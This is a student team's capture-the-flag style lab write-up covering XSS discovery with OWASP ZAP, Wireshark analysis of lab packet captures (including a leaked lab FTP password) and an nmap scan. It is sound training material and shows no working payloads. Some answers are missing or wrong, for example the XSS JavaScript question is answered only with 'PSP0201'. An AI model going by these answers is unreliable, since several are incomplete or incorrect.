PSP0201

Week 3

Writeup

Group Name: **Cyberteam**

Members

ID	Name	Role
1211101864	Julian Koh Chee Yong	Leader
1211103605	Danial Ierfan Bin Hazmi	Member
1211103281	Jievenesh Arvind Naidu A/L Uma Selvam	Member
1211103785	Brijhendhra A/L Saravanaraj	Member

Day 6 : The Grinch Really Did Steal Christmas

Tools used: Firefox. Kali Linux, OWASP Zap

Solution/Walkthrough:

Question 1: Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

Answer:


	Syntactic	Semantic
enforce correct syntax of structured fields	◉	○
enforce correctness of their values in the specific business context	○	◉

Question 2: Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?

Answer: ^\d{5}(-\d{4})?$

Question 3: What vulnerability type was used to exploit the application?


Using OWASP ZAP, attack the site. The vulnerability is shown in the 'Alerts'.




Answer: stored cross-site scripting

Question 4: What query string can be abused to craft a reflected XSS?

Search for any random name in the query box and submit it.




The query string that has been used will be shown on the URL.





Answer: q

Question 5: Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?

Wish for any random gift. After that, it shows the amount of alerts (1+1 = 2)








Answer: 2


Question 6: What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?



Answer: PSP0201

Question 7: Close your browser and revisit the site MACHINE-IP:5000 again. Does your XSS attack persist?

The result after I re-visit the site



Answer: yes


Day 7: The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Wireshark and Firefox

Solution/Walkthrough:

Question 1: Open “pcap1.pcap” in Wireshark. What is the IP address that initiates an ICMP/ping?


After opening pcap1.pcap in wireshark, we type in ‘Icmp’ in the filter and observe for requests since they initiate. We then choose the IP source that shows request.



Answer: 10.11.3.2

Question 2: If we only wanted to see HTTP GET requests in our “pcap1.pcap” file, what filter would we use?


On the filter option we type http.request.method == GET



Answer: http.request.method == GET

Question 3: Now apply this filter to “pcap1.pcap” in Wireshark, what is the name of the article that the IP address “10.10.67.199” visited?


After applying the filter, we search for a suitable article title that differs from the others.



Answer: reindeer-of-the-week

Question 4: Lets begin analysing “pcap2.pcap”. Look at the captured FTP traffic; what password was leaked during the login process?

After opening the pcap2.pcap, we apply tcp.steam eq 4 to the filter and observe anything that differs from the others which in this case is ‘password’



Answer: plaintext_password_fiasco

Question 5: Continuing with our analysis of “pcap2.pcap” , what is the name of the protocol that is encrypted?


Answer: SSH

Question 6: Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1. Answer: 10.10.122.128 is at


Answer:

Question 7: Analyse “pcap3.pcap” and recover Christmas! What is on Elf Mcskidy’s wishlist that will be used to replace Elf McEager?

After opening pcap3.pcap and filter is applied we export the christmas.zip as http.




Then we unzip the folder and read its contents to find out Elf McSkidy's wishlist



Question 8: Who is the author of Operation Artic Storm?

Based on the PDF, we can clearly see that the author is Kris Kringle



Answer: Kris Kringle

Thought process/Methodology:

We first download the files provided and we use wireshark to open the files after unzipping them. We read what is required with the help of the filter option and read the source of the IP that initiates and we open the other files to find out the password with the help of the filter. Lastly we open the last file and search for the christmas folder to find out the wishlist.

Day 8: Whats under the Christmas tree?

Tools used: Kali Linux, Firefox


Walkthrough/solution:

Question 1: When was Snort created

Answer: 1998

Question 2: Using Nmap on MACHINE_IP, what are the port numbers of the three services running?


After using nmap, we can see the port numbers on the port sections shown on the terminal



Answer: 80, 2222, 3389

